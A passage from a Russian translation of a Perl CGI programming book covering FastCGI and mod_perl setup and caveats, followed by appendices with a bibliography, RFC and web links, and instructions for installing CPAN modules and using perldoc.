Для каждого FastCGI-приложения, которое вы хотите запустить, сделайте запись, подобную этой:

```
AppClass  /usr/local/apache/fcgi/fast_count.cgi
```

Теперь, запустив Apache, вы должны увидеть процесс *fast_count* в списке запущенных процессов. Получить к нему доступ можно, направив броузер по адресу:

http://localhost/fcgi/fast_count.cgi

Попробуйте преобразовать одно из ваших приложений в FastCGI – скорость значительно повысится! Перед тем как сделать это, обратите внимание на некоторые моменты. Вы должны решить все проблемы с утечкой памяти, иначе это может ощутимо сказаться на системных ресурсах. Поэтому убедитесь, что ваш сценарий начинается так:

```
#!/usr/bin/perl -wT

use strict;
```

чтобы учитывать предупреждения и ограничить область действия имен переменных.

Кроме того, вы должны думать о распределении функциональности по различным CGI-приложениям. Так как в случае с CGI-приложениями затраты на каждый запрос велики, общей практикой является разделение одного приложения на несколько небольших, чтобы уменьшить эти затраты. Но с FastCGI это уже не имеет смысла.

FastCGI также предоставляет и другие виды функциональности, включая возможность выполнять на локальном веб-сервере FastCGI-программы с удаленных машин. Подробности мы не приводим, дополнительную информацию вы можете найти в документации по FastCGI.

Технология, описанная в следующем разделе, позволяет повысить скорость выполнения по сравнению с обычными CGI-сценариями, но совсем не так, как FastCGI.

Модуль mod_perl

mod_perl – это расширение сервера Apache, встраивающее Perl в Apache, обеспечивая Perl интерфейс к Apache API. Это позволяет разрабатывать на Perl полноценные модули к Apache, чтобы обрабатывать определенные уровни запросов от клиента. Написан он был Дугом Макичерном (Doug MacEachern), и с момента выхода в свет его популярность быстро возросла.

Самый популярный Apache/Perl модуль – это Apache::Registry, который эмулирует CGI-окружение, позволяя писать CGI-приложения, выполняющиеся в *mod_perl*. Так как Perl встроен в сервер, нет затрат на запуск внешнего интерпретатора. Кроме того, можно загрузить и скомпилировать все нужные внешние Perl-модули на стадии загрузки сервера, а не в процессе выполнения приложения. Apache::Registry кэширует скомпилированные версии CGI-приложений, тем самым еще способствуя ускорению. Пользователи сообщали об увеличении производительности до 2000% при использовании комбинации *mod_perl* и Apache::Registry.

Apache::Registry – обработчик ответов, то есть он отвечает за генерацию ответа, посылаемого клиенту. Он создает уровень над CGI-приложениями, запускает приложения и посылает результат клиенту. Вместо Apache::Registry вы можете реализовать собственный обработчик ответов для обслуживания запросов. Но эти обработчики отличаются от обычных CGI-приложений, поэтому мы не расскажем, как создавать их средствами *mod_perl*. Подробности об обработчиках и информацию о *mod_perl* можно найти в книге *Writing Apache Modules with Perl and C* («Создание модулей для Apache на Perl и C») Линкольна Штейна и Дуга Макичерна, издательство O'Reilly & Associates, Inc.

Установка и конфигурация

Вы можете получить *mod_perl* со CPAN (*http://www.cpan.org/modules/by-module/Apache/*). Модули, принадлежащие *mod_perl*, используют пространство имен Apache. Установка относительно проста и должна пройти хорошо:

```
$ cd mod_perl-1.22
$ perl Makefile.PL       \
> APACHE_PREFIX=/usr/local/apache  \
> APACHE_SRC=../apache-1.3.12/src  \
> DO_HTTPD=1        \
> USE_APACI=1        \
> EVERYTHING=1
$ make
$ make test
$ su
# make install
```

Обратитесь к указаниям по установке Apache и *mod_perl*, если вы хотите выполнить выборочную установку. Если вы не собираетесь разрабатывать различные обработчики Apache/Perl, то вам не нужна директива *EVERYTHING=1*, в этом случае вы сможете использовать только *PerlHandler*.

По завершении установки сконфигурируйте Apache. Вот пример простой настройки:

```
PerlRequire      /usr/local/apache/conf/startup.pl
PerlTaintCheck   On
PerlWarn         On

Alias  /perl/  /usr/local/apache/perl/

<Location /perl>
SetHandler       perl-script
PerlSendHeader   On
PerlHandler      Apache::Registry
Options          ExecCGI
</Location>
```

Как видите, это очень похоже на настройку FastCGI. Для запуска сценария при загрузке (startup) используется директива *PerlRequire*. Обычно он загружает все модули, которые вы собираетесь использовать (пример 17-3).

Но если вы хотите загрузить только несколько модулей (не больше 10), используйте вместо этого директиву *PerlModule*:

```
PerlModule  CGI  DB_File  MLDBM  Storable
```

Чтобы использовать режим пометки и вывод предупреждений, добавьте директивы *PerlTaintMode* и *PerlWarn*. Иначе они будут отключены. Мы делаем это глобально. Затем конфигурируется каталог, используемый для запуска ваших сценариев.

Все запросы к ресурсам из каталога */perl* проходят через обработчик *perl-script* (*mod_perl*), который затем передает запрос модулю Apache::Registry. Также нужно разрешить параметр *ExecCGI*, иначе Apache::Registry не будет запускать ваши CGI-приложения.

Вот пример конфигурационного файла для настройки.

Пример 17-3. startup.pl

```
#!/usr/bin/perl -wT

use Apache::Registry;

use CGI;

## И все остальные модули, которые могут понадобиться
## для запуска приложений mod_perl

print "Finished loading modules. Apache is ready to go!\n";

1;
```

На самом деле это очень простая программа, которая только загружает модули. Мы захотели предварительно загрузить Apache::Registry, так как именно он обрабатывает все наши запросы. Надо заметить, что каждый процесс, порожденный Apache, получает доступ к этим модулям.

Если вы не загружаете модуль при загрузке (startup), но используете его в приложении, этот модуль будет загружаться для каждого дочернего процесса. То же для CGI-приложений, запущенных в Apache::Registry. Каждый дочерний процесс компилирует и кэширует CGI-приложение один раз, поэтому первый запрос, обрабатываемый этим процессом, будет выполняться сравнительно медленно, но все последующие будут выполняться гораздо быстрее.

Соображения о mod_perl

В общем Apache::Registry обеспечивает хорошую эмуляцию стандартного CGI-окружения. Но есть несколько различий, о которых нельзя забывать:

- Все предосторожности, относящиеся к FastCGI, применимы и к *mod_perl*, а именно: всегда используйте ограничивающий режим (strict) и разрешайте вывод предупреждений. Всегда инициализируйте переменные, не рассчитывая, что при запуске сценария они пусты;

ключ, разрешающий вывод предупреждений, покажет вам, когда вы используете неопределенные значения. Ваше окружение не очищается при завершении сценария, поэтому глобальные переменные остаются определенными и при следующем вызове сценария.

- Из-за того что ваш код компилируется только один раз и затем кэшируется, лексические переменные в теле сценария, к которым вы обращаетесь из подпрограмм, создают заглушки (closures). Например, можно сделать то же самое и в стандартном CGI-приложении:

```
my $q = new CGI;

check_input();
.
.

sub check_input {
unless ( $q->param( "email" ) ) {
error( $q, "Вы не ввели ваш email адрес." );
}
.
.
```

Заметьте, что мы не передаем наш CGI-объект в *check_input*. Но переменные по-прежнему доступны этой подпрограмме. Это нормально работает в CGI. Но в *mod_perl* это вызовет странные ошибки, сбивающие с толку. Проблема в том, что когда сценарий запускается в одном из дочерних процессов Apache, значение CGI-объекта остается в кэшированной копии подпрограммы *check_input*. Все последующие вызовы, обращающиеся к этому же процессу, будут использовать первоначальное значение CGI-объекта из *check_input*. Решение – передать `$q` подпрограмме *check_input* в качестве параметра или изменить `$q` на глобальную переменную *local*.

Если вы незнакомы с заглушками (они не часто используются в Perl), обратитесь к страницам руководства по *perlsub* или книге «Программируем на Perl».

- Модуль *constant* создает константы, определяя их как подпрограммы. Так как Apache::Registry создает постоянное окружение, такое использование констант при перекомпиляции сценария может вызвать следующие предупреждения в журнале ошибок:

```
Constant subroutine FILENAME redefined at ...
```

Это не повлияет на вывод ваших сценариев, поэтому вы можете просто проигнорировать эти предупреждения. Другой путь – просто сделать их глобальными переменными; заглушки не являются проблемой для переменных, значения которых никогда не меняются. Это предупреждение больше не появляется при использовании Perl 5.004_05 или выше.

- Регулярные выражения, скомпилированные с ключом *o*, будут оставаться скомпилированными для всех запросов.
- Функции, вычисляющие возраст файла, наподобие *–M*, вычисляют значения относительно времени запуска приложения, но в случае с *mod_perl* это обычно время запуска сервера. Это значение вы можете получить из переменной `$^T`. То есть, чтобы получить реальное значение, добавьте разность `(time - $^T)` к возрасту файла.
- Блоки `BEGIN` выполняются только один раз при компиляции сценария, а не при каждом запросе. Но блоки `END` выполняются в конце каждого запроса, поэтому их можно использовать как обычно.
- Маркеры `__END__` и `__DATA__` нельзя использовать в CGI-сценариях с Apache::Registry. Они приведут к тому, что ваш сценарий работать не будет.
- Обычно ваши сценарии не должны вызывать *exit* в *mod_perl*, иначе это приведет к завершению работы Apache (помните, что интерпретатор Perl встроен в веб-сервер). Но *Apache::Registry* переопределяет стандартную команду *exit*, чтобы сделать ее безопасной для этих сценариев.

Если вам слишком сложно преобразовать ваши приложения для эффективного выполнения в Apache::Registry, попробуйте разобраться в работе модуля Apache::PerlRun. Этот модуль использует интерпретатор Perl, встроенный в Apache, но не кэширует скомпилированные версии ваших программ. То есть он может выполнять CGI-сценарии, правда, не обеспечивая полной производительности, которой можно достичь при помощи Apache::Registry. И все же это будет работать быстрее, чем обычные CGI-приложения.

Повышение скорости CGI-сценариев – только один пример возможностей *mod_perl*. Он также позволяет писать на Perl код, так взаимодействующий с циклом ответов Apache, что вы можете самостоятельно выполнять обработку авторизации и аутентификации. Разумеется, обсуждение всех возможностей *mod_perl* не входит в задачу этой книги. Если вы хотите узнать о *mod_perl* больше, начните с руководства Стаса Бекмана (Stas Bekman) по *mod_perl*, которое можно найти на *http://perl.apache.org/guide/*. Загляните также в книгу *Writing Apache Modules with Perl and C*, где приведено основательное, хоть и техническое, описание *mod_perl*.

A

Литература

Здесь указаны издания, упомянутые в этой книге, а также рекомендуемая для чтения литература и другие полезные источники информации.

Основная литература

Том Кристиансен и Натан Торкингтон. *Perl: библиотека программиста*. Питер, 2000.

Bekman, Stas. *mod_perl Guide*. Доступно в Интернете на *http://perl.apache.org/guide/*.

Costales, Bryan, with Eric Allman. *sendmail, Second Edition*. O'Reilly & Associates, 1997.

Deep, John, and Peter Holfelder. *Developing CGI Applications with Perl*. John Wiley & Sons, 1996.

Dobbertin H. «The status of MD5 After a Recent Attack.» *RSA Labs' CryptoBytes*. Vol. 2, No. 2, Лето 1996. Статья доступна на *http://www.rsasecurity.com/rsalabs/cryptobytes/*.

Friedl, Jeffrey E. F. *Mastering Regular Expressions*. O'Reilly & Associates, 1997.

Garfinkel, Simson, and Gene Spafford. *Practical Unix and Internet Security, Second Edition*. O'Reilly & Associates, 1996.

Flanagan, David. *JavaScript: The Definitive Guide, Third Edition*. O'Reilly & Associates, 1998.

Laurie, Ben, and Peter Laurie. *Apache: The Definitive Guide, Second Edition*. O'Reilly & Associates, 1999.

Orwant, Jon, Jarkko Hietaniemi, and John Macdonald. *Mastering Algorithms with Perl*. O'Reilly & Associates, 1999.

Robert, Kirrily «Skud». «In Defense of Coding Standards». Январь 2000. Статья доступна на *http://www/perl.com/pub/2000/01/CodingStandards.html/*.

Siegel, David. *Secrets of Successful Web Sites: Project Management on the World Wide Web*. Hayden Books, 1997.

Srinivasan, Sriram. *Advanced Perl Programming*. O'Reilly & Associates. 1997.

Stein, Lincoln. *Official Guide to Programming with CGI.pm*. John Wiley & Sons, 1998.

Stein, Lincoln, and Doug MacEachern. *Writing Apache Modules with Perl and C*. O'Reilly & Associates, 1999.

Wall, Larry, Tom Christiansen, and Jon Orwant. *Programming Perl, Third Edition*. O'Reilly & Associates, 2000[1].

Wallace, Shawn P. *Programming Web Graphics with Perl and GNU Software*. O'Reilly & Associates, 1999.

Walsh. Nancy. *Learning Perl/Tk*. O'Reilly & Associates, 1999.

Zakon, Robert H. *Hobbes' Internet Timeline* (v4.1). Статья доступна на *http://www.isoc.org/zakon/*.

Дополнительная литература

Bentley, Jon. *Programming Pearls, Second Edition*. ACM Press and Addison-Wesley, 1999

Hunter, Jason. «The Problem with JSP.» Январь 2000. Статья доступна на *http://ww.servlets.com/soapbox/problems-jsp.html*.

Kernighan, Brian W., and Dennis M. Ritchie. *The C Programming Language, Second Edition*. Prentice Hall, 1988.

Killelea, Patrick. *Web Performance Tuning*. O'Reilly & Associates, 1998.

McConnell, Steven C. *Code Complete*. Microsoft Press, 1993.

McConnell, Steven C. *Software Project Survival Guide*. Microsoft Press, 1998.

Udell, Jon. *Practical Internet Groupware*. O'Reilly & Associates, 1999.

[1] Л. Уолл, Т. Кристиансен, Р. Шварц «Программирование на Perl» 3 издание, издательство «Символ-Плюс», июнь 2201 г.

Документы RFC

RFC можно найти на нескольких веб-сайтах; *http://www.faqs.org/rfcs/* — один из хороших источников.

Berners-Lee, Tim. *Universal Resource Identifiers in WWW*. RFC 1630. Июнь 1994.

Berners-Lee, Tim et al. *Hypertext Transfer Protocol — HTTP/1.0*. RFC 1945. Май 1996.

Berners-Lee, Tim et al. *Uniform Resource Identifiers (URI): Generic Syntax*. RFC 2396. Август 1998.

Berners-Lee, Tim et al. *Uniform Resource Locators (URL)*. RFC 1738. Декабрь 1994.

Coar, Ken, and David Robinson. *The WWW Common Gateway Interface Version 1.1*. Internet draft. Июнь 1999. Это (пока еще) не RFC, документ можно найти на *http://web.golux.com/coar/cgi/*.

Crocker, David H. *Standard for the Format of ARPA Internet Text Messages*. RFC 822. Август 1982.

Fielding, Roy. *Relative Uniform Resource Locators*. RFC 1808. Июнь 1995.

Fielding, Roy, et al. *Hypertext Transfer protocol — HTTP/1.1*. RFC 2616. Июнь 1999.

Franks, John, et al. *HTTP Authentication: Basic and Digest Access Authentication*. RFC 2617. Июнь 1999.

Goland, Y. Y., et al. *HTTP Extensions for Distributed Authoring — WEBDAV*. RFC 2518. Февраль 1999.

Kristol, David, and Lou Montulli. *HTTP State Management Mechanism*. RFC 2109. Февраль 1997.

Mockapetris, P. *Domain Names — Implementation and Specification*. RFC 883. Ноябрь 1983.

Другие спецификации

Спецификация HTML 4.0: *http://www.w3.org/TR/REC-html40/*

Спецификация HTML 3.2: *http://www.w3.org/TR/REC-html32.html*

Медиа-типы данных в HTTP: *ftp://ftp.iana.org/in-notes/iana/assignments/media-types/*

Общий шлюзовый интерфейс NCSA: *http://hoohoo.ncsa.uiuc.edu/cgi/*

Узлы различных проектов

Apache: *http://www.apache.org/*

Bookmarklets: *http://www.bookmarklets.com/*

CPAN: *http://www.cpan.org/* (зеркала по всему миру: *http://www.cpan.org/SITES.html*)

Embperl: *http://perl.apache.org/embperl/*

FastCGI: *http://www.fastcgi.com/*

Mason: *http://www.masonhq.com/*

mod_perl: *http://perl.apache.org/*

Perl: *http://www.perl.com/*

Группы новостей

Анонсы Perl: *news:comp.lang.perl.announce*

Все, относящееся к Perl: *news:comp.lang.perl.misc*

Модули Perl: *news:comp.lang.perl.modules*

B

Модули Perl

В этой книге обсуждалось много модулей, которые могут не входить в состав вашей системы. Здесь приведены инструкции по установке модулей, полученных со CPAN. Кроме того, тут обсуждается, как использовать *perldoc* для чтения документации.

CPAN

CPAN (Comprehensive Perl Archive Network) располагается на *http://www.cpan.org/* и на многочисленных зеркалах по всему миру (см. *http://www.cpan.org/SITES.html*). Со CPAN можно загрузить исходные коды и двоичные дистрибутивы Perl, а также модули, упомянутые в этой книге, и многие другие модули и сценарии.

Вы можете просмотреть очень длинный список модулей на *http://www.cpan.org/modules/00modlist.long.html*. Если известно название нужного модуля, обычно можно найти его по первому слову из названия модуля. Например, вы можете загрузить модуль Digest::MD5 с *http://www.cpan.org/modules/by-module/Digest/*. Имя файла из этого каталога — *Digest-MD5-2.09.tar.gz* (учтите, что номер версии 2.09 наверняка изменится к тому моменту, когда вы будете читать эту книгу).

Установка модулей

Все модули Perl, распространяемые на CPAN, устанавливаются одним и тем же способом, но одни модули проще установить, чем другие. Не-

которые из них связаны с другими модулями, другие содержат код на C, который нужно скомпилировать и, часто, связать с другими библиотеками в вашей системе.

У вас могут возникнуть сложности при компиляции модулей, которые содержат код на C. Большинство коммерческих дистрибутивов Unix не содержат компилятор ANSI C. Вместо этого у вас может быть уже собранная двоичная версия компилятора *gcc*. Проверьте архивы программного обеспечения на сайтах, подходящих для вашей платформы (например, *http://www.sun.com/sunsite/* для Solaris и *http://hpux.cae.wisc.edu/* для HP/UX). В Linux и BSD необходимые инструменты уже есть.

Имея Perl от ActiveState для Win32, вы можете использовать Perl Package Manager для загрузки собранных двоичных модулей с ActiveState. Подробности ищите на *http://www.activestate.com/PPM/*.

Самый простой способ установить модули в Unix – совместимых системах – использовать модуль CPAN.pm. Можно вызвать его так (обычно для этого требуются права администратора):

```
# perl -MCPAN -e shell
```

В результате будет создан интерактивный интерпретатор, из которого вы получаете информацию о модулях со CPAN и устанавливаете или обновляете модули на своей системе. Первый раз при запуске CPAN он спрашивает вас о настройках, чтобы узнать, какие инструменты доступны для загрузки модулей, и какое зеркало использовать.

Настроив CPAN, вы можете устанавливать модули, просто введя *install* и имя модуля:

```
cpan> install Digest::MD5
```

CPAN загрузит запрошенный модуль и установит его. CPAN распознает зависимости от других модулей и автоматически устанавливает нужные. Кроме *install* есть несколько других команд; полный список вы получите, введя знак вопроса в приглашении.

Бывает, что CPAN не может установить для вас модуль. В таком случае установите модуль вручную. В Unix и совместимых системах после загрузки модуля проделайте следующие шаги:

```
$ gzip -dc Digest-MD5-2.09.tar.gz | tar xvf -
$ cd Digest-MD5-2.09
$ perl Makefile.PL
$ make
$ make test
$ su
# make install
```

Если *make* или *make test* завершится с ошибкой, нужно найти и исправить проблему. Обратитесь к документации по модулю. Если в мо-

дуле есть код на C, связанный с другими библиотеками, убедитесь, что у вас есть нужные версии этих библиотек. Можно еще поискать сообщения в группах новостей от тех, кто решил эту проблему. Вы можете начать с сайта *http://www.deja.com/usenet/*; перейдите к расширенному поиску по новостям и ищите нужные вам термины в группе *comp.lang.perl.modules*.

Если вы проверили все зависимости, не можете найти ответы в документации, не можете найти ответы в последних сообщениях из групп новостей и не можете решить проблему самостоятельно, пошлите вежливое, подробное сообщение в группу новостей *news:comp.lang.perl.modules*; объясните суть проблемы и попросите подмоги. Для этого, наверное, не стоит использовать *deja.com*. К сожалению, некоторые из знающих и умеющих Perl-программистов просто отфильтровывают сообщения, посланные с *deja.com* (по той же причине не посылайте сообщения и из почтовых приложений Microsoft).

perldoc

Разработчики, недавно работающие с Perl, часто забывают о ценном источнике информации: *perldoc*. *perldoc* — это программа просмотра документации к Perl; она позволяет читать документацию в формате *pod* (plain old documentation). С помощью *perldoc* можно найти массу информации о Perl и модулях. Практически каждый модуль, доступный на CPAN, содержит документацию *pod*.

Если *perl* в вашей системе работает, а *perldoc* — нет, попробуйте поискать его в своей системе. По умолчанию *perldoc* устанавливается с Perl, но в зависимости от установки эта программа может быть установлена не в стандартном каталоге. Кроме того, для просмотра документации можно использовать *man*. Страницы в формате *pod* при установке обычно преобразовываются в страницы руководств (manpage).

Начните с такой команды:

```
$ perldoc perl
```

Вы должны увидеть краткое описание Perl и список разделов руководства по Perl. Например, введите:

```
$ perldoc perlsec
```

Вы должны увидеть раздел о безопасности. У *perldoc* есть несколько параметров, узнать о формате команды *perldoc* можно так:

```
$ perldoc perldoc
```

Полезно использовать *perldoc* с модулями. Вы можете просмотреть обширную документацию по CGI.pm так:

```
$ perldoc CGI
```

Такая последовательность используется для модулей, названия которых состоят из нескольких слов:

```
$ perldoc Digest::MD5
```

Учтите, что запрашиваемый модуль должен присутствовать в системе; *perldoc* не считывает информацию со CPAN. Помимо названий пакетов, можно передать *perldoc* имя файла. Это позволит вам просмотреть документацию для еще неустановленного модуля:

```
$ perldoc ./MD5.pm
```

Документация *pod* обычно хранится в файлах *.pm*, хотя могут быть и отдельные файлы *.pod*.

Наконец, если вы предпочитаете графический интерфейс, взгляните на модуль Tk::Pod.

Алфавитный указатель

Символы

Числа

A

B

C

D

E

F

G

H

I

J

L

M

N

O

P

Q

R

S

T

U

X

V

W

А

Б

В

О

П

Р

С

Т

У

Ф

Ш

Э